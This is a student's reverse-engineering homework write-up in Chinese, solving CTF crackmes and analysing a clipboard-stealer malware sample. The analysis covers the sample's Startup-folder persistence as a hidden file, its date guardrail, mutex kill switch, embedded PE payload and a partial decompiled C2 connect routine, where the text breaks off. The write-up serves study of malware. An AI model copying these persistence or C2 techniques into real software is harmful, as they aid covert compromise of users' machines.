

Name: 何秉學 Student ID: R11921A16

TOC

Lab-HelloRevWorld

解題流程與思路

Lab-AssemblyDev

解題流程與思路

Exploit

HW-crackme_vectorization

解題流程與思路

Exploit

HW-Banana Donut Verifier

解題流程與思路

Exploit

Lab-Clipboard Stealer 1 -- sub_140001C80

解題流程與思路

Lab-Clipboard Stealer 2 -- sub_140001030

解題流程與思路

Lab-Clipboard Stealer 3 -- sub_140001C80

解題流程與思路

Exploit

Lab-Clipboard Stealer 4 -- sub_140001C80

解題流程與思路

Lab-Clipboard Stealer 5 -- sub_140001C80

解題流程與思路

Lab-Clipboard Stealer 6 -- sub_140001C80

解題流程與思路

Exploit

Lab-Scramble

解題流程與思路

Lab-Super Angry

解題流程與思路

Lab-Unpackme

解題流程與思路

Exploit

HW-Baby Ransom 1

解題流程與思路

HW-Baby Ransom 2

解題流程與思路

HW-Evil FlagChecker

解題流程與思路



Lab-HelloRevWorld

Flag: FLAG{h3110_revers1ng_3ngineer5}


解題流程與思路

這一題主要是練習如何把如何把bytes變成字串:

1. 可以先把bytes的型別定義好(單獨的bytes變成array)，變成array有兩種方法，第一種是直接利用 **y** 定義他的型別成 `int dword_2008[32]`，前面的int就看每一個字元是來決定，後面 `[32]` 就代表有多少字元變成array；第二種方法就是直接按 **d** 改變一個字元的型態變成int，然後在 **edit/Array** 的地方可以叫出 **Convert to array** 的視窗(如果前面沒有先用 **d** 改變型態的話，他會以為所有字元都是一個byte，然後總共有128個字元這樣換算，但其實我們是總共32個字元，每一個字元是4個bytes，也就是int，這一點要特別注意)



2. 接著就是在 `Option/String literals` 視窗中設定用哪一個型態表示字串，這邊因為每一個字元都是4 bytes，也就是32 bits，所以選擇C-style



完整流程

```
.rodata:0000000000002008 unk_2008 db 46h ; F ; DATA XREF:
main+810
.rodata:0000000000002009 db 0
.rodata:000000000000200A db 0
.rodata:000000000000200B db 0
.rodata:000000000000200C db 4Ch ; L
.rodata:000000000000200D db 0
.rodata:000000000000200E db 0
.rodata:000000000000200F db 0
.rodata:0000000000002010 db 41h ; A
.rodata:0000000000002011 db 0
.rodata:0000000000002012 db 0
.rodata:0000000000002013 db 0
.rodata:0000000000002014 db 47h ; G
.rodata:0000000000002015 db 0
.rodata:0000000000002016 db 0
.rodata:0000000000002017 db 0
.rodata:0000000000002018 db 7Bh ; {
.rodata:0000000000002019 db 0
.rodata:000000000000201A db 0
.rodata:000000000000201B db 0
.rodata:000000000000201C db 68h ; h
.rodata:000000000000201D db 0
.rodata:000000000000201E db 0
.rodata:000000000000201F db 0
.rodata:0000000000002020 db 33h ; 3
.rodata:0000000000002021 db 0
.rodata:0000000000002022 db 0
.rodata:0000000000002023 db 0
.rodata:0000000000002024 db 31h ; 1
.rodata:0000000000002025 db 0
.rodata:0000000000002026 db 0
.rodata:0000000000002027 db 0
.rodata:0000000000002028 db 31h ; 1
```

```
.rodata:0000000000002029 db 0
.rodata:000000000000202A db 0
.rodata:000000000000202B db 0
.rodata:000000000000202C db 4Fh ; o
.rodata:000000000000202D db 0
.rodata:000000000000202E db 0
.rodata:000000000000202F db 0
.rodata:0000000000002030 db 5Fh ; _
.rodata:0000000000002031 db 0
.rodata:0000000000002032 db 0
.rodata:0000000000002033 db 0
.rodata:0000000000002034 db 72h ; r
.rodata:0000000000002035 db 0
.rodata:0000000000002036 db 0
.rodata:0000000000002037 db 0
.rodata:0000000000002038 db 65h ; e
.rodata:0000000000002039 db 0
.rodata:000000000000203A db 0
.rodata:000000000000203B db 0
.rodata:000000000000203C db 76h ; v
.rodata:000000000000203D db 0
.rodata:000000000000203E db 0
.rodata:000000000000203F db 0
.rodata:0000000000002040 db 65h ; e
.rodata:0000000000002041 db 0
.rodata:0000000000002042 db 0
.rodata:0000000000002043 db 0
.rodata:0000000000002044 db 72h ; r
.rodata:0000000000002045 db 0
.rodata:0000000000002046 db 0
.rodata:0000000000002047 db 0
.rodata:0000000000002048 db 73h ; s
.rodata:0000000000002049 db 0
.rodata:000000000000204A db 0
.rodata:000000000000204B db 0
.rodata:000000000000204C db 31h ; 1
.rodata:000000000000204D db 0
.rodata:000000000000204E db 0
.rodata:000000000000204F db 0
.rodata:0000000000002050 db 6Eh ; n
.rodata:0000000000002051 db 0
.rodata:0000000000002052 db 0
.rodata:0000000000002053 db 0
.rodata:0000000000002054 db 67h ; g
.rodata:0000000000002055 db 0
.rodata:0000000000002056 db 0
.rodata:0000000000002057 db 0
.rodata:0000000000002058 db 5Fh ; _
.rodata:0000000000002059 db 0
.rodata:000000000000205A db 0
.rodata:000000000000205B db 0
.rodata:000000000000205C db 33h ; 3
.rodata:000000000000205D db 0
.rodata:000000000000205E db 0
.rodata:000000000000205F db 0
.rodata:0000000000002060 db 6Eh ; n
```

```
.rodata:0000000000002061 db 0
.rodata:0000000000002062 db 0
.rodata:0000000000002063 db 0
.rodata:0000000000002064 db 67h ; g
.rodata:0000000000002065 db 0
.rodata:0000000000002066 db 0
.rodata:0000000000002067 db 0
.rodata:0000000000002068 db 69h ; i
.rodata:0000000000002069 db 0
.rodata:000000000000206A db 0
.rodata:000000000000206B db 0
.rodata:000000000000206C db 6Eh ; n
.rodata:000000000000206D db 0
.rodata:000000000000206E db 0
.rodata:000000000000206F db 0
.rodata:0000000000002070 db 65h ; e
.rodata:0000000000002071 db 0
.rodata:0000000000002072 db 0
.rodata:0000000000002073 db 0
.rodata:0000000000002074 db 65h ; e
.rodata:0000000000002075 db 0
.rodata:0000000000002076 db 0
.rodata:0000000000002077 db 0
.rodata:0000000000002078 db 72h ; r
.rodata:0000000000002079 db 0
.rodata:000000000000207A db 0
.rodata:000000000000207B db 0
.rodata:000000000000207C db 35h ; 5
.rodata:000000000000207D db 0
.rodata:000000000000207E db 0
.rodata:000000000000207F db 0
.rodata:0000000000002080 db 7Dh ; }
.rodata:0000000000002081 db 0
.rodata:0000000000002082 db 0
.rodata:0000000000002083 db 0
.rodata:0000000000002084 db 0
.rodata:0000000000002085 db 0
.rodata:0000000000002086 db 0
.rodata:0000000000002087 db 0
```

↓

```
.rodata:0000000000002008 dword_2008 dd 46h, 4Ch, 41h, 47h, 7Bh, 68h, 33h, 2
dup(31h), 4Fh, 5Fh, 72h, 65h, 76h, 65h, 72h, 73h, 31h, 6Eh, 67h
.rodata:0000000000002008 ; DATA XREF:
main+8↑o
.rodata:0000000000002008 dd 5Fh, 33h, 6Eh, 67h, 69h, 6Eh, 2 dup(65h), 72h,
35h, 7Dh, 0
```

↓

```
.rodata:0000000000002008 text "UTF-32LE", 'FLAG{h3110_revers1ng_3ngineer5}',0
```

Lab-AssemblyDev

Flag: `FLAG{c0d1Ng_1n_a5s3mB1y_i5_so_fun!}`

解題流程與思路

這一題有三小題，包含 `arithmetic.py`，`data_movement.py`，以及 `condition.py`，過關的條件是要自己寫assembly然後達帶這三個關卡的register或stack條件，我是直接用[compiler explorer](#)幫我把c code直接轉assembly然後再利用[assembly x86 emulator](#)做double check，速度應該會快很多

- 題目一: 就是一般的運算(+-* /)
- 題目二: 這邊是考register和stack之間的搬運和運算
- 題目三: 需要考慮condition，然後看要跳轉到哪邊，重點是jump有分signed和unsigned，而仔細看source code他只有考慮unsinged，所以我們要特別挑選[jump的類別](#)

Exploit

```
$ (cat arithmetic.asm | base64 -w0 ; echo '' ; cat data_movement.asm | base64 -w0 ; echo '' ; cat condition.asm | base64 -w0 ; echo '') > answer.txt
$ cat answer.txt | nc edu-ctf.zoolab.org 10020
```

HW-crackme_vectorization

Flag: `FLAG{yOu_kn0w_h0w_to_r3v3r53_4_m47rix!}`

解題流程與思路

一陣基本操作處理完比較好看的狀態後，首先發現一開始先輸入字串的長度(應該是49)，然後我們要輸入一些東西(就是按照前面輸入，總共也是49次)，接著就會進到很醜沒辦法解析的function(我暫時不理他)，一開始我在猜應該是做encryption之類的事情，接著就比對mem，一樣就噴correct這樣，我認為超級醜的function應該不是這次出題的重點，因為要全部逆完真的很有難度，對於學習也沒必要，此時我開始用動態+通靈的方式猜他在幹嘛，依照題目的標題和後面對比字串長度必須要等於7這兩個東西判斷，他應該是在做矩陣之類的操作，而那個醜不拉基的function應該是類似乘法或是加法之類的功能，有了想法就可以實驗他的操作

如果輸入長度49

1. 內容都是零，毫不意外經過醜不拉基function後都會是零

Result

```
0x000055aa2b46b4b0|+0x0000: 0x0000000000000000    ← $rdi
0x000055aa2b46b4b8|+0x0008: 0x0000000000000000
0x000055aa2b46b4c0|+0x0010: 0x0000000000000000
0x000055aa2b46b4c8|+0x0018: 0x0000000000000000
0x000055aa2b46b4d0|+0x0020: 0x0000000000000000
0x000055aa2b46b4d8|+0x0028: 0x0000000000000000
0x000055aa2b46b4e0|+0x0030: 0x0000000000000000
0x000055aa2b46b4e8|+0x0038: 0x0000000000000000
0x000055aa2b46b4f0|+0x0040: 0x0000000000000000
0x000055aa2b46b4f8|+0x0048: 0x0000000000000000
0x000055aa2b46b500|+0x0050: 0x0000000000000000
0x000055aa2b46b508|+0x0058: 0x0000000000000000
0x000055aa2b46b510|+0x0060: 0x0000000000000000
```

```

0x000055aa2b46b518|+0x0068: 0x0000000000000000
0x000055aa2b46b520|+0x0070: 0x0000000000000000
0x000055aa2b46b528|+0x0078: 0x0000000000000000
0x000055aa2b46b530|+0x0080: 0x0000000000000000
0x000055aa2b46b538|+0x0088: 0x0000000000000000
0x000055aa2b46b540|+0x0090: 0x0000000000000000
0x000055aa2b46b548|+0x0098: 0x0000000000000000
0x000055aa2b46b550|+0x00a0: 0x0000000000000000
0x000055aa2b46b558|+0x00a8: 0x0000000000000000
0x000055aa2b46b560|+0x00b0: 0x0000000000000000
0x000055aa2b46b568|+0x00b8: 0x0000000000000000
0x000055aa2b46b570|+0x00c0: 0x0000000000000000

```

2. 內容都是一，經過醜不拉基function後都會每七個都是同一個數字
Result

```

0x000055d2f80754b0|+0x0000: 0x000003d4000003d4    ← $rdi
0x000055d2f80754b8|+0x0008: 0x000003d4000003d4
0x000055d2f80754c0|+0x0010: 0x000003d4000003d4
0x000055d2f80754c8|+0x0018: 0x000002d8000003d4
0x000055d2f80754d0|+0x0020: 0x000002d8000002d8
0x000055d2f80754d8|+0x0028: 0x000002d8000002d8
0x000055d2f80754e0|+0x0030: 0x000002d8000002d8
0x000055d2f80754e8|+0x0038: 0x0000030f0000030f
0x000055d2f80754f0|+0x0040: 0x0000030f0000030f
0x000055d2f80754f8|+0x0048: 0x0000030f0000030f
0x000055d2f8075500|+0x0050: 0x000003000000030f
0x000055d2f8075508|+0x0058: 0x0000030000000300
0x000055d2f8075510|+0x0060: 0x0000030000000300
0x000055d2f8075518|+0x0068: 0x0000030000000300
0x000055d2f8075520|+0x0070: 0x000003b0000003b0
0x000055d2f8075528|+0x0078: 0x000003b0000003b0
0x000055d2f8075530|+0x0080: 0x000003b0000003b0
0x000055d2f8075538|+0x0088: 0x000003c6000003b0
0x000055d2f8075540|+0x0090: 0x000003c6000003c6
0x000055d2f8075548|+0x0098: 0x000003c6000003c6
0x000055d2f8075550|+0x00a0: 0x000003c6000003c6
0x000055d2f8075558|+0x00a8: 0x0000031e0000031e
0x000055d2f8075560|+0x00b0: 0x0000031e0000031e
0x000055d2f8075568|+0x00b8: 0x0000031e0000031e
0x000055d2f8075570|+0x00c0: 0x000000000000031e

```

3. 內容都是二，和上面對比全部都會是兩倍
Result

```

0x0000563c09e664b0|+0x0000: 0x000007a8000007a8    ← $rdi
0x0000563c09e664b8|+0x0008: 0x000007a8000007a8
0x0000563c09e664c0|+0x0010: 0x000007a8000007a8
0x0000563c09e664c8|+0x0018: 0x000005b0000007a8
0x0000563c09e664d0|+0x0020: 0x000005b0000005b0
0x0000563c09e664d8|+0x0028: 0x000005b0000005b0
0x0000563c09e664e0|+0x0030: 0x000005b0000005b0
0x0000563c09e664e8|+0x0038: 0x0000061e0000061e
0x0000563c09e664f0|+0x0040: 0x0000061e0000061e
0x0000563c09e664f8|+0x0048: 0x0000061e0000061e

```

```

0x0000563c09e66500|+0x0050: 0x0000060000000061e
0x0000563c09e66508|+0x0058: 0x00000600000000600
0x0000563c09e66510|+0x0060: 0x00000600000000600
0x0000563c09e66518|+0x0068: 0x00000600000000600
0x0000563c09e66520|+0x0070: 0x00000760000000760
0x0000563c09e66528|+0x0078: 0x00000760000000760
0x0000563c09e66530|+0x0080: 0x00000760000000760
0x0000563c09e66538|+0x0088: 0x0000078c000000760
0x0000563c09e66540|+0x0090: 0x0000078c00000078c
0x0000563c09e66548|+0x0098: 0x0000078c00000078c
0x0000563c09e66550|+0x00a0: 0x0000078c00000078c
0x0000563c09e66558|+0x00a8: 0x0000063c00000063c
0x0000563c09e66560|+0x00b0: 0x0000063c00000063c
0x0000563c09e66568|+0x00b8: 0x0000063c00000063c
0x0000563c09e66570|+0x00c0: 0x0000000000000063c

```

4. 只有第一個element是1，其他都是零，由結果可知只有七個一數的第一個element會有值，且該值是已經從儲存在原本的執行檔中，比對之後發現一模一樣

Result

```

0x0000563dd53444b0|+0x0000: 0x0000000000000003c ("<"?) ← $rdi
0x0000563dd53444b8|+0x0008: 0x00000000000000000
0x0000563dd53444c0|+0x0010: 0x00000000000000000
0x0000563dd53444c8|+0x0018: 0x00000007300000000
0x0000563dd53444d0|+0x0020: 0x00000000000000000
0x0000563dd53444d8|+0x0028: 0x00000000000000000
0x0000563dd53444e0|+0x0030: 0x00000000000000000
0x0000563dd53444e8|+0x0038: 0x0000000000000007a ("z"?)
0x0000563dd53444f0|+0x0040: 0x00000000000000000
0x0000563dd53444f8|+0x0048: 0x00000000000000000
0x0000563dd5344500|+0x0050: 0x00000004100000000
0x0000563dd5344508|+0x0058: 0x00000000000000000
0x0000563dd5344510|+0x0060: 0x00000000000000000
0x0000563dd5344518|+0x0068: 0x00000000000000000
0x0000563dd5344520|+0x0070: 0x00000000000000067 ("g"?)
0x0000563dd5344528|+0x0078: 0x00000000000000000
0x0000563dd5344530|+0x0080: 0x00000000000000000
0x0000563dd5344538|+0x0088: 0x00000007900000000
0x0000563dd5344540|+0x0090: 0x00000000000000000
0x0000563dd5344548|+0x0098: 0x00000000000000000
0x0000563dd5344550|+0x00a0: 0x00000000000000000
0x0000563dd5344558|+0x00a8: 0x000000000000000fa
0x0000563dd5344560|+0x00b0: 0x00000000000000000
0x0000563dd5344568|+0x00b8: 0x00000000000000000
0x0000563dd5344570|+0x00c0: 0x00000000000000000

```

由以上實驗可以大致確認醜不拉基function做的事情就是矩陣乘法，而我們知道他比較的乘法結果，也知道和我們輸入的矩陣相乘的乘數，換言之可以反推回我們應該輸入的東西為何

Exploit

```
$ python exp.py
[+] Starting local process './simple-crackme_f5e33c76600e': pid 5278
[102, 103, 112, 53, 70, 100, 72, 88, 47, 55, 122, 50, 69, 49, 66, 67, 74, 120,
118, 80, 68, 53, 99, 114, 102, 101, 100, 105, 57, 49, 89, 52, 68, 107, 71, 97,
83, 79, 68, 48, 113, 85, 79, 48, 86, 53, 48, 61]
[*] Stopped process './simple-crackme_f5e33c76600e' (pid 5278)
Password = fgp5FdHX/7z2E1BCJxvPD5crfedi91Y4DkGasOD0qu00V50=
```

HW-Banana Donut Verifier

Flag: FLAG{d0_Y0u_l1k3_b4n4Na_d0Nut??}

解題流程與思路

初步的基礎操作逆完之後，主要流程是這樣：

1. 先輸入1023個char
2. 他會對這1023個char進行一些操作外，主要是運算甜甜圈怎麼畫(對float運算sin和cos)
3. 把我們的input丟到verification function
4. 把原本儲存在程式碼的key也丟到verification function
5. 比對兩個return的結果
6. 一樣就吐 Donut likes your input!! :D

我這一題的想法是直接用上一次HW(crackme_vectorization)的思維嘗試找出他的邏輯，以下實驗結果都是在進入verification function之前的user_input

1. 首先我如果全部輸入\x00

```
3D 3A 8B 8A 8A 8A 89 89 88 88 88 88 59 56 54 54 54 56 59 59 27 56 56 57 4B 4B
48 48 49 49 4E 4E 4B F9 F9 F8 07 07 07 05 04 07 07 06 01 01 02 02 01 01 00 B1
B5 BA BA BA BA BA A7 A7 A8 A8 A8 AB
...
```

2. 如果輸入全部都是\x10

```
2D 2A 9B 9A 9A 9A 99 99 98 98 98 98 49 46 44 44 44 46 49 49 37 46 46 47 5B 5B
58 58 59 59 5E 5E 5B E9 E9 E8 17 17 17 15 14 17 17 16 11 11 12 12 11 11 10 A1
A5 AA AA AA AA AA B7 B7 B8 B8 B8 BB
...
```

3. 要比對的key

```
47 56 F8 BE FD FB A6 FB A7 FF F2 F2 0C 63 33 11 65 2F 18 21 69 63 35 25 2D 2E
2C 21 70 78 17 7A 0F 92 BE 99 54 48 43 35 75 52 48 36 57 34 32 3F 01 01 00 B1
B5 BA BA BA BA BA A7 A7 A8 A8 A8 AB
...
```

從以上的memory dump出來的結果就知道全部輸入\x00和要比對的key只有前面48 bytes不一樣，但後面都一樣，而和全部都是\x10的輸出結果比較發現都是差\x10(不管正負)，因此我有大膽的想法，這該不會是XOR的操作ㄟ，經過比對果然無誤，所以我只要把要比對的key和全部都是\x00的結果進行XOR就知道我應該輸入甚麼了

Exploit

```
$ python exp.py
Exchange Flag is: z1s4wq/r/wzzU5gE1yAxN5crfedi91Y4DkGaSOD0qu00v50=
```

Lab-Clipboard Stealer 1 -- sub_140001C80

Flag: FLAG{T1547.001}

解題流程與思路

從解析版中開始由上而下可以知道攻擊者的完整意圖

1. 取得目前執行程式的名稱和名稱長度
2. 取得目前執行該程式的使用者名稱
3. 利用(username_length + filename_length + 100)這個大小取得malloc的空間
4. 利用sprintf，讓該空間儲存 C:\\Users\\
{username}\\AppData\\Roaming\\Microsoft\\Windows\\Start
Menu\\Programs\\Startup\\SecurityUpdateCheck.exe 這個字串
5. 複製目前這個檔案到上一個file path
6. 設定新檔案的屬性(備份檔+隱藏檔+系統檔)

根據以上的流程很明顯他要把檔案放到每次開機都一定會執行的資料夾，並且不想讓使用者察覺到該檔案，所有操作都是為了之後或下一次開機的時候仍然能夠持續執行該程式→Persistent

從ATT&CK的網站可以看到persistence的子頁面出現autostart其實和目前的狀態最吻合，就看他是用甚麼方法達到該目的，從其中的技巧來看會發現有很多種方法可以達到此效果，例如改變機碼或是改變lsass driver之類的，而我們的技巧被歸類在T1547.001

[Att&CK - T1547](#)

Lab-Clipboard Stealer 2 -- sub_140001030

Flag: FLAG{1480}

解題流程與思路

攻擊者的完整意圖

1. 設定一個時間(2023/11/18 0:0:0)
2. 開啟一個waitable timer
3. 設定waitable timer為一開始的截止時間
4. 開始等待

根據以上的流程很明顯他是要一直等待直到11/18號那一天才會往下執行，這樣對修課生的壞處是沒辦法交作業，所以對我們來說是一大難處，他必須要符合時間等到11/18這個條件才會開始執行→Execution Guardrails

從[Att&CK - Defense Evasion Execution Guardrails \(T1480\)](#)可以看到

Adversaries may use execution guardrails to constrain execution or actions based on adversary supplied and environment specific conditions that are expected to be present on the target. Guardrails ensure that a payload only executes against an intended target and reduces collateral damage from an adversary's campaign. Values an adversary can provide about a target system or environment to use as guardrails may include specific network share names, attached physical devices, files, joined Active Directory (AD) domains, and local/external IP addresses.

常見的條件有: 漏洞、系統語言、時間、Hostname...

Lab-Clipboard Stealer 3 -- sub_140001C80

Flag: `FLAG{th15_I4_4_mut3x_k1LL_Switch}`

解題流程與思路

這一題有個小地方要注意，雖然觀察過source code是非常簡單的建立mutex的操作，題目想知道的mutex name也非常簡單，只是個xor就知道的東西，不過在實作上需要注意endian的問題，一開始我是直接按照 `0x64, 0x63, 0x62, 0x7A` 的順序，但結果輸出一些ascii的字元，其實他是從後面讀進來再開始操作xor

- Malware使用Mutex的用途
- 與一般程式相同，用於跨 process / thread 間的 synchronization
- 避免重複感染、勒索 (LockBit 3.0、RedLine Stealer)

Exploit

```
f = [0x0E, 0x0A, 0x52, 0x51, 0x25, 0x2B, 0x57, 0x3B, 0x4E, 0x3D, 0x0E, 0x11,
0x0E, 0x51, 0x1B, 0x3B, 0x11, 0x53, 0x2F, 0x28, 0x25, 0x31, 0x14, 0x0D, 0x0E,
0x01, 0x2B, 0x64]
# v3 = [0x64, 0x63, 0x62, 0x7A]
key = [0x7A, 0x62, 0x63, 0x64]

Name = []
for i in range(len(f)):
    Name.append(chr(key[i % 4] ^ f[i]))

print("Flag: FLAG{" + "".join(Name) + "}")
```

Lab-Clipboard Stealer 4 -- sub_140001C80


Flag: `FLAG{462fe0007f86957f59824e113f78947c}`

解題流程與思路

1. 進到 `sub_140001BF0` 之後可以先觀察 `sub_140001870`，前面有source code可以看到他正在比對 `byte_140005040` 的前面兩個字元是不是等於 `mz`，也就是一支PE file的magic header，並且又比對了後面0x18的位置是不是等於0x20B，也就是另外一個magic header(用來判斷該程式是否可於64-bits運行)，由以上操作幾乎可以確定駭客把真正的程式(可能是惡意的)塞在正常的PE file中 info

如果只是要解題的話，到這邊就可以了，只要利用前一題學到的把 `byte_140005040` 改變他的

type，變成 `char[72770]`，再用Shift+E，把raw data export出來，丟到[online md5 checksum](https://www.md5hashgenerator.com/)，就可以得到這支檔案的hash(462fe0007f86957f59824e113f78947c)



Lab-Clipboard Stealer 5 -- sub_140001C80

Flag: FLAG{C2_cu540m_Pr0t0C01}


解題流程與思路

1. `connet_to_c2`

目標是取得c2 server的IP和port number

1. 先看到#12的socket function，他代表的意思是利用IPv4並且TCP的protocol進行溝通，相關的數值說明都在[MSDN](https://docs.microsoft.com/en-us/windows/win32/socket/)，可以用前面教到的用m指令改變已知的constant名稱→`v2 = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);`
2. 接著看到connect function中的 `&name`，IDA原本解析成sockaddr，sockaddr是一種通用的結構格式，所以IDA解析出來的東西也沒有問題，不過如果是IPv4又是乙太網路的傳輸，會比較建議把結構改成`==sockaddr_in==`，[這一篇](#)探討了兩者的區別(其實就只是把sockaddr原本的結構擴展而已)，這樣的話整體分析會更好

解析後



```

void __fastcall connect_to_c2(unsigned __int64 *a1)
{
    unsigned __int64 v2; // rax
    struct sockaddr_in name; // [rsp+20h] [rbp-1B8h] BYREF
